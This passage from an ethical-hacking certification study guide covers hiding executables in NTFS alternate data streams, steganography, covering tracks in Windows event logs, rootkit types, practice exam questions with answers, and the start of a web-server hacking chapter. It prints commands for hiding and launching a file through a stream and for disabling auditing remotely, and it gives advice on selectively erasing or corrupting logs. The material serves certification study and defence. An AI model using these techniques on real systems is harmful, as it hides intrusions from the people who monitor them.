Per CNN's report, Samsung promises that the data was used for nothing more than tuning efforts, and it was all erased immediately. While we're all winking and saying "yeah sure," what's really concerning is most of the other companies that are listening *promise no such thing* and, in fact, save your data for a long time. Should you be concerned? Of course you should. Then again, we've always been worried about new technology. In 1878, the *New York Times* accused Thomas Edison of destroying communication between mankind because of his "aerophone" allowing people to record voice. "This machine will eventually destroy all confidence between man and man, and will render more dangerous than ever woman's want of confidence in woman." It's almost as if new technology is always scary.

And if you're among the folks that have added Amazon devices to your home, there's a whole new level of Orwellian fun to look forward to. Ever hear of Amazon *Sidewalk*? It's a new effort to make things easier and simpler for you, the user. Nothing to see here, though; it just makes your Amazon devices jump onto your neighbor's wireless network to stay up and active if your network has any issues at all.

New tech or no, the encroachment into privacy is an ever-growing concern. If not already, your TV will soon be equipped with a camera—imagine the horrors *that* could record. Rockwell sang in the 80s, "Sometimes I feel like somebody's watching me." I don't *feel* like it, I *know*.

NTFS file streaming allows you to hide virtually any file behind any other file, rendering it invisible to directory searches. The file can be a text file, to remind you of steps to take when you return to the target, or even an executable file you can run at your leisure later. The procedure is simple. Suppose you want to put the executable badfile.exe in a plain-old readme.txt file. First, move the contents of the badfile file into the text file with a command like this: **c:\type c:\badfile.exe > c:\readme.txt:badfile.exe**. Then just put readme.txt wherever you'd like and wait until it's time to put it to use. When ready to use the file, simply type **start readme.txt:badfile.exe**. If you really want to get fancy, create a link to the bad file by typing **c:\mklink innocent.exe readme.txt:badfile.exe** and you can just execute innocent.exe anytime you want.



NOTE It's noteworthy to point out here that every forensics kit on Earth checks for ADS at this point. Additionally, in modern versions of Windows, an executable that's run inside a .txt file, for instance, shows up in the Task Manager as part of the parent. EC-Council writes this generically for the exam, and I've tried to stay true to that; however, sometimes reality and the test collide so awkwardly I simply can't stay silent about it.

If you're a concerned security professional wondering how to protect against this insidious built-in Windows "feature," relax—all is not lost. Several applications, such as LNS and Sfind, are created specifically to hunt down ADS. Additionally, Windows Vista introduced a handy little addition to the directory command (**dir /r**) that displays all file streams in the directory. Lastly, copying files to and from a FAT partition blows away any residual file streams in the directory.



NOTE Want another weird method to hide things, and in a location that hardly anyone thinks to look at? How about the registry itself? Adding items to the registry is really easy, and there are tons of places most people won't even bother to go. It can be tricky if what you're hiding is too bulky or whatnot, but it does work!

Although it's not 100 percent certain to work, because almost everyone knows to look for it, I can't neglect to bring up the attributes of the files themselves and how they can be used to disguise their location. One of these attributes—hidden—does not display the file during file searches or folder browsing (unless the administrator changes the view to force all hidden files to show). In Windows, you can hide a file by right-clicking, choosing Properties, and checking the Hidden check box in the Attributes field. Of course, to satisfy you command-line junkies who hate the very thought of using anything GUI, you can also do this by issuing the `attrib` command:

```
attrib +h filename
```

Another file-hiding technique we'll hit on later in the book (when I start talking encryption and cryptography) is *steganography*. Sure, we could discuss encryption as a hiding technique here as well, but encrypting a file still leaves it visible; steganography hides it in plain sight. For example, if you've gained access to a machine and you want to ferret out sensitive data files, wouldn't it be a great idea to hide them in JPG files of the basketball game and e-mail them to your buddy? Anyone monitoring the line would see nothing but a friendly sports conversation. Tools for hiding files of all sorts in regular image files or other files include Hide'N'Send, SteganPEG, OpenStego, Our Secret, Steghide, and Xiao.



EXAM TIP Another term used in regard to steganography is *semagram*, and there are two types. A visual semagram uses an everyday object to convey a message. Examples can include doodling as well as the way items are laid out on a desk. A text semagram obscures a message in text by using things such as font, size, type, or spacing.

In addition to hiding files for further manipulation/use on the machine, covering your tracks while stomping around in someone else's virtual play yard is also a cornerstone of success. The first thing that normally comes to mind for any hacker is the ever-present event log, and when it comes to Windows systems, there are a few details you should know up front. You'll need to comb over three main logs to cover your tracks—the application, system, and security logs.

The application log holds entries specifically related to the applications, and only entries programmed by the developers get in. For example, if an application tries to access a file and the file has been corrupted or moved, the developer may have an error logged to mark that. The system log registers system events, such as drivers failing and startup/shutdown times. The security log records the juicy stuff, such as login attempts, access and activities regarding resources, and so on. To edit auditing (the security log won't record a thing unless you tell it to), you must have administrative privileges on the machine. Depending on what you're trying to do to the machine, one or all of these may need scrubbing. The security log, obviously, will be of primary concern, but don't neglect your tracks in the others.

Many times a new hacker will simply attempt to delete the log altogether. This, however, does little to cover his tracks. As a matter of fact, it usually sends a giant blaring signal to anyone monitoring log files that someone is messing around on the system. Why?

Because anyone monitoring an event log will tell you it is *never* empty. If they're looking at it scrolling by the day before your attack and then come back the next day and see only ten entries, someone is going into panic mode.

A far better plan is to take your time (a familiar refrain is building around this, can't you see?) and be selective in your event log editing. Some people will automatically go for the jugular and turn auditing off altogether, run their activities, and then turn it back on. Sure, their efforts won't be logged in the first place, but isn't a giant hole in the log just as big an indicator as error events themselves? Why not go in, first, and just *edit* what is actually being audited? If possible, turn off auditing only on the items you'll be hitting—such as failed resource access, failed logins, and so on. Then, visit the log and get rid of those items noting your presence and activities. And don't forget to get rid of the security event log showing where you edited the audit log.



NOTE Another tip for hiding tracks in regard to log files is to not even bother trying to hide your efforts but rather simply corrupt the log file after you're done. Files corrupt all the time, and, often, a security manager may not even bother to try to rebuild a corrupted version—assuming “stuff happens.” The answer in hacker-land is to always do what gives the highest probability of success and non-detection, while minimizing effort and resources.

One last note on log files and, I promise, I'll stop talking about them: Did you know security administrators can move the default location of the log files? By default, everyone knows to look in %systemroot%\System32\Config to find the logs; each has an .evt extension. However, updating the individual file entries in the appropriate registry key (HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Event

Log) allows you to place them wherever you'd like. If you've gained access to a system and the logs aren't where they're supposed to be, you can bet you're in for a tough day; the security admin may already have eyes on you.

A few tools are available for taking care of event log issues. In Control Panel | Administrative Tools | Local Security Policy, you can set up and change the audit policy for the system. The top-level settings are found under Local Policies | Audit Policy. Other settings of note are found in Advanced Audit Policy Configuration at the bottom of the listings under Security Settings. Other tools of note include elsave, WinZapper, and Evidence Eliminator. Lastly, Auditpol (shown in [Figure 5-7](#)) is a tool included in the old Windows NT Resource Kit that may be useful on older systems. You can use it to disable event logs on other machines. The following should do the trick:

```
c:\auditpol \\targetIPAddress /disable
```



Figure 5-7 Windows audit policy

Rootkits

Finally, no discussion on system hacking and maintaining stealth/access on the machine can be complete without bringing up rootkits. Per ECC, a *rootkit* is a collection of software put in place by an attacker that is designed to obscure system compromise. In practice, a rootkit is software that replaces or substitutes administrator utilities and capabilities with modified versions that obscure or hide malicious activity. In other words, if a system has a properly introduced rootkit installed, the user and security monitors shouldn't even know anything is wrong—at least until it's too late to do anything about it. Rootkits are designed to provide back doors for the attacker to use later and include measures to remove and hide evidence of any activity.

There are, of course, as many rootkits names and types as you can conceivably come up with; however, some are more notable for us because EC-Council references them for your memorization. One such item is "Horsepill," a Linux kernel rootkit inside "initrd" with three main parts: `klibc-horsepill.patch` (creates a new, malicious, `run-init`), `horsepill_setopt` (moves command-line arguments to the preceding), and `hrsepill_infect` (splats files). Another is "Grayfish," a Windows rootkit that injects code in the boot record, creating its own virtual file system (VFS). Sirefef is also mentioned, but its definition lends more to malware on steroids: it's defined as a "multi-component family of malware." Others you may see referenced include Azazel, Avatar, Necurs, and ZeroAccess.



EXAM TIP Two rootkits of note are LoJax and Scranos. LoJax automatically executes when the system starts up and exploits a malicious UEFI (Unified Extensible Firmware Interface). Scranos is a continuously evolving rootkit aimed at stealing passwords, financial information, and other sensitive data from home users and organizations across the globe (its main targets are, not surprisingly, Chrome,

Opera, Internet Explorer, and applications like Facebook, Amazon, or YouTube).

Per the CEH objectives, there are six types of rootkits:

- **Hypervisor level** These rootkits modify the boot sequence of a host system to load a virtual machine as the host OS.
- **Hardware (firmware)** These rootkits hide in hardware devices or firmware.
- **Boot loader level** These rootkits replace the boot loader with one controlled by the hacker.
- **Application level** As the name implies, these rootkits are directed to replace valid application files with Trojan binaries. These kits work inside an application and can use an assortment of means to change the application's behavior, user rights level, and actions.
- **Kernel level** These rootkits attack the boot sectors and kernel level of the operating systems themselves, replacing kernel code with back-door code. These rootkits are by far the most dangerous and are difficult to detect and remove.
- **Library level** These rootkits basically use system-level calls to hide their existence.



NOTE Rootkits are exponentially more complicated than your typical malware application and reflect significant sophistication. If your company detects a customized rootkit and thinks it was targeted, it's time to get the FBI involved. And to really scare the wits out of you, check out what a truly sophisticated rootkit can do:
[https://en.wikipedia.org/wiki/Blue_Pill_\(software\)](https://en.wikipedia.org/wiki/Blue_Pill_(software)).

In the real world, rootkits are discussed much more in the context of the ring in which they work. The term *protection rings* in computer science refers to concentric, hierarchical rings from the kernel out to the applications, each with its own fault tolerance and security requirements. The kernel is referred to as Ring 0, while drivers (Ring 1), libraries (Ring 2), and applications (Ring 3, also known as user mode) make up the surrounding rings. Although you probably won't see them listed as such on your exam (yet, at least in the current version), it's helpful to think of kernel rootkits working at Ring 0, application rootkits at Ring 3, and so on.



EXAM TIP ECC provides a neat little section on “Steps for Detecting Rootkits.” By their own admission, this results in a lot of false positives and does not detect all stealth software (in BIOS, EEPROM, or hidden in data streams and such), but it's worth noting in case you see it on your exam. First, run the **dir /s /b /ah** command and the **dir /s /b /a-h** command in the potentially infected operating system and save the results. Next, boot a clean CD version and run the same commands for the same drive again. Last, use WinDiff (<https://support.microsoft.com/en-us/kb/159214>) on both results to see any hidden malware.

So how do you detect rootkits and what can you do about them? Well, you can certainly run integrity verifiers, and there are some heuristic-, signature-, and cross-view—based detection efforts that can show you whether a rootkit is in place. But the big question is, once you know, what do you do about it? While there are lots of things suggested, both in and out of official courseware, the real answer as far as your exam is concerned is to just reload the system. Use quality, trusted backups and reload. Unless it's a BIOS

rootkit. Or something on the firmware on your disk controller. Then... well...all bets are off.

Chapter Review

Microsoft Windows stores authentication credentials—hashes of passwords—in the SAM file, located in the C:\Windows\System32\Config folder. The biggest cause of concern for this method of password storage (and with hashing in general) is the complexity of the hash algorithm used. Windows 2000 and Windows NT—type machines used something called LAN Manager, and then NT LAN Manager, to hash passwords. LM hashing puts all passwords in 14 characters, split into two 7-character groupings, and hashes both sides to make a full hash. If this process leaves the second seven-character side empty (that is, the original password was seven characters or less), the second half of the hash will always appear as AAD3B435B51404EE. In Windows Vista and later, the LM hash is shown as blank (the NO PASSWORD entries in the SAM file), and the NTLM hash appears second.

Even after the password has been obtained, though, the addition of *salting* (additional protection by adding random data as additional input *before* being hashed) and the use of better methods for authentication (NTLMv2 and Kerberos, if you sniff the hash value) make life for a password cracker pretty tough. The Windows default authentication protocol/method is Kerberos. Kerberos makes use of both symmetric and asymmetric encryption technologies to securely transmit passwords and keys across a network. The entire process is made up of a Key Distribution Center (KDC), an Authentication Service (AS), a Ticket Granting Service (TGS), and the Ticket Granting Ticket (TGT).

A basic Kerberos exchange follows a few easy but secure steps. The client first asks the KDC (which holds the AS and TGS) for a ticket, which will be used to authenticate throughout the network. This request is in clear text. The server responds with a secret key, which is hashed by the password copy kept on the server (in Active Directory). This is known as the TGT. If the client can decrypt the

message (and it should since it knows the password), the TGT is sent back to the server requesting a TGS service ticket. The server responds with the service ticket, and the client is allowed to log on and access network resources. Once again, the password itself is never sent. Instead, a hash value of the password, encrypted with a secret key known only by both parties and good only for that session, is all that's sent.

The Windows *registry* is a collection of all the settings and configurations that make the system run. Hierarchical in nature, it stores a variety of configuration settings and options. In it, you can find settings for low-level operating system components, applications running on the machine, drivers, the SAM file, and the user interface. Two basic elements make up a registry setting: keys and values. A *key* can be thought of as a location pointer (much like a folder in the regular file structure), and the *value* of that key defines the setting. Keys are arranged in a hierarchy, with root keys at the top, leading downward to more specific settings. The root-level keys in the registry are HKEY_LOCAL_MACHINE (HKLM), HKEY_CLASSES_ROOT (HKCR), HKEY_CURRENT_USER (HKCU), HKEY_USERS (HKU), and HKEY_CURRENT_CONFIG (HKCC).

Key values can be a character string (REG_SZ), an "expandable" string value (REG_EXPAND_SZ), a binary value (REG_BINARY), or a host of other entries. REG_DWORD is a 32-bit unsigned integer, REG_LINK is a symbolic link to another key, and REG_MULTI_SZ is a multistring value.

Some of the keys of great importance to you in particular (for your exam and your job) include the following:

- KEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

Linux starts with a root directory, just as Windows does. The Windows root is (usually) C:\. The Linux root is just a slash (/). It also has folders holding specific information for specific purposes, just like Windows. A list of the important folders you'll need to know includes /bin, /dev, /etc, /mnt, /sbin, and /usr. Important commands include cp, pwd, ifconfig, kill, adduser, ls, ps, and chmod. Security on files and folders is managed through your user account, your user's group membership, and three security options that can be assigned to each for any resource: read, write, and execute. These security rights can be assigned only by the owner of the object. Typing the command **ls -l** displays the current security settings for the contents of the directory you're in. These permissions are assigned via the chmod command and the use of the binary equivalent for each rwx group: read is equivalent to 4, write is 2, and execute is 1.

Passwords in Linux can be stored in one of two places: the passwd file or shadow file. All passwords are displayed openly as hashes to anyone who has read privileges to the passwd file. In the shadow file, the passwords are stored and displayed encrypted, and shadow is accessible only by root.

System attacks fall in the "gaining access" ethical hacking phase. The full methodology includes reconnaissance, scanning and enumeration, gaining access, maintaining access, and covering tracks. Gaining access includes cracking passwords and escalating privileges. After privilege escalation, you leave the gaining access phase and move into maintaining access, which includes executing applications and hiding files. The covering tracks phase includes taking care of log files on the machine.

Authentication involves three main options: something you are, something you have, and something you know. Some authentication measures use *something you are*—biometrics (fingerprints and such)—to validate identity and grant access. Others use *something you have*, such as a token of some sort (like a swipe badge or an ATM

card), for authentication. But most security comes down to *something you know*, and that something is a password.

Default passwords are in place by the manufacturer to allow the installing administrator to log in initially and set up the device or service, and they are sometimes simply forgotten about after installation. Routers, switches, wireless access points, database engines, and software packages all come installed with default passwords.

ECC defines four main attack types for password cracking. The *non-electronic attack* involves social engineering practices, such as shoulder surfing and dumpster diving. The *active online attack* is carried out by directly communicating with the victim's machine. Per ECC, active online attacks include dictionary and brute-force attacks, hash injections, phishing, Trojans, spyware, keyloggers, and password guessing. Active online attacks take a much longer time than passive attacks and are also much easier to detect. A *passive online* attack basically amounts to sniffing a wire in the hopes of either intercepting a password in clear text or attempting a replay attack or a man-in-the-middle (MITM) attack. *Offline attacks* occur when the hacker steals a copy of the password file and works the cracking efforts on a separate system.

Password cracking offline can be done in one of three main ways: dictionary attack, hybrid attack, and brute-force attack. A *dictionary attack* is the easiest and by far the fastest attack available, using a list of passwords in a text file, which is then hashed by the same algorithm/process the original password was put through. A *hybrid* attack takes words from a list and substitutes numbers and symbols for alphabetic characters—perhaps a zero for an *O* and an @ for an *a*. Hybrid attacks may also append numbers and symbols to the end of dictionary file passwords. A *brute-force* attack uses every conceivable combination of letters, numbers, and special characters compared against the hash to determine a match. It is very time consuming, chewing up a lot of computation cycles, thus making this the longest of the three methods; however, given enough time, *every* password can be cracked using brute force.

A rainbow table is a huge compilation of hashes of every password imaginable. The amount of time it takes a cracker to work is dramatically decreased by not having to generate all these hashes over and over again. While GPU systems virtually eliminate the need for rainbow tables, if you wish to make one, you can use tools like rtgen and Winrtgen.

There are two types of privilege escalation. *Vertical* privilege escalation occurs when a lower-level user executes code at a higher privilege level than they should have access to. *Horizontal* privilege escalation isn't really escalation at all but rather simply executing code at the same user level but from a location that should be protected from access. There are four real hopes for obtaining administrator (root) privileges on a machine. The first is to crack the password of an administrator or root account. The second is to take advantage of a vulnerability found in the OS, or in an application, that allows you access as a privileged user (DLL hijacking involves replacing legitimate DLLs with malicious copies in the application root folder). The third method is to use a tool that (ideally) provides you the access you're looking for (such as Metasploit). The last method is to just ask the current user to run an application for you.

The step of executing applications includes pretty much everything you can think of, hacking-wise. Obviously it applies to "malicious" programming—starting tools such as keyloggers, spyware, back doors, and crackers—but the idea is the same regardless: once you have access to the system, execute at or above your privilege level to accomplish what you need to do. Examples of remote execution tools include RemoteExec, PDQ Deploy, and Dameware Remote Support.

One way to hide files on Windows machines is through the use of an alternate data stream (ADS) in the form of NTFS file streaming. ADS is a feature of the Windows-native NTFS to ensure compatibility with Apple file systems (called HFS). NTFS file streaming allows you to hide virtually any file behind any other file, rendering it invisible to directory searches. Another file-hiding technique is steganography, which hides files in plain sight, buried as part of an image, video, or

other file. Tools for hiding files of all sorts in regular image files or other files include ImageHide, Snow, Mp3Stego, Blindside, S-tools, wbStego, and Stealth.

In addition to hiding files for further manipulation/use on the machine, covering your tracks while stomping around in someone else's virtual play yard is also a cornerstone of success. There are three main logs in the Windows OS to look at when covering your tracks—the application, system, and security logs. A few tools are available for taking care of event log issues. In Control Panel | Administrative Tools | Local Security Policy, you can set up and change the audit policy for the system. The top-level settings are found under Local Policies | Audit Policy. Other settings of note are found in Advanced Audit Policy Configuration at the bottom of the listings under Security Settings. Other tools of note include elsave, WinZapper, and Evidence Eliminator. Lastly, Auditpol is a tool included in the old Windows NT Resource Kit that may be useful on older systems. You can use it to disable event logs on other machines.

A *rootkit* is a collection of software put in place by an attacker that is designed to obscure system compromise. In other words, if a system has a properly introduced rootkit installed, the user and security monitors won't even know anything is wrong. Rootkits are designed to provide back doors for the attacker to use later and include measures to remove and hide evidence of any activity. Some of the rootkits ECC expects you to know about are Azazel, Avatar, Necurs, and ZeroAccess.

Per the CEH objectives, there are six types of rootkits: hypervisor level, hardware (firmware), boot loader level, application level, kernel level, and library level. Rootkits can be detected through a variety of tools and methods, but reloading from clean backups is the only real recovery method.

Questions

1. Which of the following best defines steganography?

- A.** Steganography is used to hide information within existing files.
 - B.** Steganography is used to create hash values of data files.
 - C.** Steganography is used to encrypt data communications, allowing files to be passed unseen.
 - D.** Steganography is used to create multimedia communication files.
- 2.** Which encryption standard is used by LM?
- A.** MD5
 - B.** SHA-1
 - C.** DES
 - D.** SHA-2
 - E.** 3DES
- 3.** Which of the following would be considered a passive online password attack?
- A.** Guessing passwords against an IPC\$ share
 - B.** Sniffing subnet traffic to intercept a password
 - C.** Running John the Ripper on a stolen copy of the SAM
 - D.** Sending a specially crafted PDF to a user for that user to open
- 4.** A user on Joe's network does not need to remember a long password. Users on Joe's network log in using a token and a four-digit PIN. Which authentication measure best describes this?
- A.** Multifactor authentication
 - B.** Three-factor authentication
 - C.** Two-factor authentication
 - D.** Token authentication

- 5.** Which of the following best defines a hybrid attack?
- A.** The attack uses a dictionary list, trying words from random locations in the file until the password is cracked.
 - B.** The attack tries random combinations of characters until the password is cracked.
 - C.** The attack uses a dictionary list, substituting letters, numbers, and characters in the words until the password is cracked.
 - D.** The attack uses rainbow tables, randomly attempting hash values throughout the list until the password is cracked.
- 6.** While pen testing a client, you discover that LM hashing, with no salting, is still engaged for backward compatibility on most systems. One stolen password hash reads 9FAF6B755DC38E12AAD3B435B51404EE. Is this user following good password procedures?
- A.** Yes, the hash shows a 14-character, complex password.
 - B.** No, the hash shows a 14-character password; however, it is not complex.
 - C.** No, the hash reveals a 7-character-or-less password has been used.
 - D.** It is impossible to determine simply by looking at the hash.
- 7.** Where is the SAM file stored on a Windows 7 system?
- A.** /etc/
 - B.** C:\Windows\System32\etc\
 - C.** C:\Windows\System32\Config\
 - D.** C:\Windows\System32\Drivers\Config
- 8.** Examining a database server during routine maintenance, you discover an hour of time missing from the log file, during what would otherwise be normal operating hours. Further

investigation reveals no user complaints on accessibility. Which of the following is the most likely explanation?

- A.** The log file is simply corrupted.
- B.** The server was compromised by an attacker.
- C.** The server was rebooted.
- D.** No activity occurred during the hour time frame.

9. Which of the following can migrate the machine's actual operating system into a virtual machine?

- A.** Hypervisor-level rootkit
- B.** Kernel-level rootkit
- C.** Virtual rootkit
- D.** Library-level rootkit

10. After gaining access to a Windows machine, you see the last command executed on the box looks like this:

```
net use F: \\MATTBOX\BankFiles /persistent:yes
```

Assuming the user had appropriate credentials, which of the following are true? (Choose all that apply.)

- A.** In Windows Explorer, a folder appears under the root directory named BankFiles.
- B.** In Windows Explorer, a drive appears denoted as BankFiles (\\MATTBOX) (F:).
- C.** The mapped drive will remain mapped after a reboot.
- D.** The mapped drive will not remain mapped after a reboot.

11. An attacker has hidden badfile.exe in the readme.txt file. Which of the following is the correct command to execute the file?

- A.** start readme.txt>badfile.exe
- B.** start readme.txt:badfile.exe

C. start badfile.exe > readme.txt

D. start badfile.exe | readme.txt

12. You see the following command in a Linux history file review:

```
someproc &
```

Which of the following best describe the command result?
(Choose two.)

A. The process someproc will stop when the user logs out.

B. The process someproc will continue to run when the user logs out.

C. The process someproc will run as a background task.

D. The process someproc will prompt the user when logging off.

Answers

1. A. Steganography is designed to place information in files where it will lay hidden until needed. Information can be hidden in virtually any file, although image and video files are traditionally associated with steganography.

2. C. LAN Manager (LM), an old and outdated authentication system, used DES, an old and outdated means for hashing files (in this case, passwords).

3. B. Passive online attacks simply involve stealing passwords passed in clear text or copying the entire password exchange in the hopes of pulling off a reply or man-in-the-middle attack.

4. C. Because Joe's users need something they have (a token) *and* something they know (the PIN), this is considered two-factor authentication.

5. C. The hybrid attack takes any old dictionary list and juices it up a little. It substitutes numbers for letters, injects a character

or two, and runs numerous hybrid versions of your word list in an attempt to crack passwords.

6. **C.** LM hashes pad a password with blank spaces to reach 14 characters, split it into two 7-character sections, and then hash both separately. Because the LM hash of seven blank characters is always AAD3B435B51404EE, you can tell from the hash that the user has used only seven or fewer characters in the password. Because CEH recommends that a password be a minimum of eight characters, be complex, and expire after 30 days, the user is not following good policy.
7. **C.** The SAM file is stored in the same folder on most Windows machines: C:\Windows\System32\Config\.
8. **B.** It's a database server during normal business hours and there's nothing in the log? Forget the fact a reboot would've showed up somewhere—none of the users complained about it being down at all. No, this one is going to require some forensics work. Call the IR team.
9. **A.** The hypervisor-level rootkit is defined by ECC as one that basically replaces your physical OS with a virtual one.
10. **B, C.** **net use** commands were the rage back in the day. This command connects to a shared folder on MATTBOX. The shared folder is named BankFiles, and the mapping will display as a drive (F:) on the local machine. The **persistent:yes** portion means it will remain mapped forever, until you turn it off.
11. **B.** The command **start readme.txt:badfile.exe** says "Start the executable badfile.exe that is hidden in the readme.txt file." In other variants of this question, the bad guy could create a link and execute it simply by typing the link name (for example, **mklink innocent.exe readme.txt:badfile.exe** would create a link, and the bad file could be executed simply by typing **innocent**).
12. **A, C.** The ampersand (&) after the command dictates that the process should run in the background. Without anything

indicating a persistent process (that is, adding `nohup` before the process name), it will die when the user logs out.

Web-Based Hacking: Servers and Applications

In this chapter you will

- Identify features of common web server architecture
- Inspect web application function and architecture points
- Describe web server and web application attacks
- Identify web server and application vulnerabilities
- Explore web application hacking tools

Have you ever seen the movie *The Shawshank Redemption*? If you haven't and we were all in a classroom together, I'd probably stop all proceedings and make the entire lot of you reading this book go watch it because I'm entirely unsure any pen test team can function with members who have not seen it. However, we're not in class, and you're free to do whatever you want, so the best I can do for those of you who will not go see the movie is to provide a wrap-up here.

In the movie, a kind, honest, well-educated banker named Andy Dufresne is wrongly convicted for the murder of his wife and sentenced to life in prison, to be served at the hellish Shawshank State Prison. He spends two decades of his life there and through all the turmoil and strife manages to form strong friendships, change lives, and stop evil in its tracks. He also manages to escape the prison, leaving the evil warden and his money-laundering operation to face the consequences of their actions. How Andy escaped the prison isn't what the story is all about, but it is apropos for our discussion here. How, you may ask? Glad to explain.

Andy's friend, Ellis Redding, gives him a small rock hammer early on to work on chiseling rock chess pieces. No guard could see the harm in it, so they just let him keep it. Over the next two decades, Andy, working behind a succession of big pin-up posters of Rita Hayworth, Marilyn Monroe, and, lastly, Raquel Welch hung on his cell wall, painstakingly chisels a big hole through the solid concrete wall, allowing access to his eventual escape route—a giant sewage pipe that leads out of the prison, far away to a drainage ditch. See, Andy didn't work on bribing guards or sneaking into the laundry truck or climbing the walls at night and running as fast as possible toward freedom. No, Andy took the route out of the prison that a lot of hackers take in gaining access into a target—something everyone just trusted to do a job and that no one ever considered could be used in any other way.

I'm not saying you're going to be covered in...well, *you know*...as a result of hacking a web server. What I am saying, though, is that organizations that usually do a pretty good job of securing passwords, gates, and other obvious security targets often overlook the huge, open, public-facing front doors they have out there for use. And if you're willing to get a little dirty, they make a fine way back in. Sure, it's a little messy at first, but when you break back in, that poster of Andy's sure looks nice hanging there on the wall.

Web Servers

Regardless what your potential target offers to the world—whether it's an e-commerce site, a suite of applications for employees and business partners to use, or just a means to inform the public—that offering must reside on a server designed to provide things to the world. Web servers are unique entities in the virtual world we play in. Think about it—we spend loads of time and effort trying to hide everything else we own. We lock servers, routers, and switches away in super-secure rooms and disguise entire network segments behind NAT and DMZs. Our externally facing web servers, though, are thrown to the proverbial wolves. We stick them right out front and open access to them. Sure, we try our best to secure that access, but the point still remains: web servers are open targets the entire world can see. And you can rest assured those open targets will get a strong look from attackers.

Nonprofit Organizations Promoting Web Security

I promise this won't take long, but we need to cover some web organizations you need to be familiar with for both your efforts and your exam. It's literally impossible for me to cover every standards or engineering group or every international consortium out there that has contributed to making the Web what it is today. I'll hit on a few I know you need to know about, and trust you to read up on others you should know about.

For example, take IETF (<https://www.ietf.org/>). The Internet Engineering Task Force can probably best be described by the tag line that once appeared on their home page: "The goal of the IETF is to make the Internet work better." IETF creates engineering documents to help make the Internet work better from an engineering point of view. The IETF's official documents are published free of charge as Requests for Comments (RFCs). An RFC is used to set a variety of standards—everything from the makeup of a UDP header to how routing protocols are supposed to work, and almost anything else you can think of. Per the IETF regarding RFCs:

“...this name (used since 1969, before the IETF existed) expresses something important: the Internet is a constantly changing technical system, and any document that we write today may need to be updated tomorrow.” When you think IETF, think engineering, and engineering only—they’re not here to police what the engineered solution is used for, just to provide the work to get the solution running. IETF recommends <https://www.internetsociety.org/> as a place to go worry about policy.

Another oldie but goodie is the World Wide Web Consortium (W3C). W3C (<https://www.w3.org>) is an international community where “member organizations, a full-time staff, and the public work together to develop Web standards.” The stated mission of W3C is “to lead the World Wide Web to its full potential by developing protocols and guidelines that ensure the long-term growth of the Web.” For example, when incompatible versions of HTML are offered by different vendors, causing inconsistency in how web pages are displayed, W3C tries to get all those vendors to implement a set of core principles and components that are chosen by the consortium. W3C engages in education and outreach, develops software, and serves as an open forum for discussion about the Web.

Want an organization more specific to web security? Check out OWASP (<https://www.owasp.org>). The Open Web Application Security Project is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. The mission of OWASP is to improve software security through open source initiatives and community education. OWASP publishes reports, documents, and training efforts to assist in web security.

For example, the OWASP Top 10 (<https://owasp.org/www-project-top-ten/>) is “a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.” So what makes up the OWASP Top 10 web application security risks? As of this writing, the current available list is from 2017, and that list is the one *still* referenced within the CEH version 11 courseware. Why? Mainly because OWASP hasn’t updated it since 2017 and, somewhat

surprisingly, nobody else seems to have picked it up as a noteworthy list to keep track of. Don't believe me? Research it yourself and you'll find most every substantive source on the Web refers back to OWASP's original 2017 list. Go figure.



NOTE OWASP lists only update every three to four years. Check out <https://lab.wallarm.com/owasp-top-10-2021-proposal-based-on-a-statistical-data/> for some interesting details and imagery about this.

However, given how the CEH exams work (each test is random and the test pool *may* have older questions to pull from for your specific examination), I'm going to list the current Top 10 *as it appears in today's courseware*. Head out to <https://owasp.org/www-project-top-ten/> to view the official list and descriptions current as of this writing.

- **A1: Injection Flaws** Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
- **A2: Broken Authentication and Session Management** Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
- **A3: Sensitive Data Exposure** Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra

protection, such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

- **A4: XML External Entities (XXE)** Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies, or integrations. By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks.
- **A5: Broken Access Control** Exploitation of access control is a core skill of attackers. Static Application Security Testing (SAST) and Dynamic Application Security Testing (DAST) tools can detect the absence of access control but cannot verify if it is functional when it is present. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks. Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers. Access control detection is not typically amenable to automated static or dynamic testing. Manual testing is the best way to detect missing or ineffective access control, including HTTP method (GET vs. PUT, and so on), controller, direct object references, and so on.
- **A6: Security Misconfiguration** Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
- **A7: Cross-Site Scripting (XSS)** XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows

attackers to execute scripts in the victim's browser, which can hijack user sessions, deface websites, or redirect the user to malicious sites. It's notable that this dropped precipitously from the last list. It's still a Top 10 issue, however, so don't discount.

- **A8: Insecure Deserialization** Interestingly, unlike other entries on the list, this was included in the Top 10 based on an industry survey and not on quantifiable data. Exploitation of deserialization is somewhat difficult, as off-the-shelf exploits rarely work without changes or tweaks to the underlying exploit code. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it. The impact of deserialization flaws cannot be understated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible.



NOTE <https://portswigger.net/web-security/deserialization> has a great writeup on deserialization: "Insecure deserialization occurs when user-controllable data is deserialized by a website, potentially allowing an attacker to manipulate serialized objects to pass harmful data into the application code."

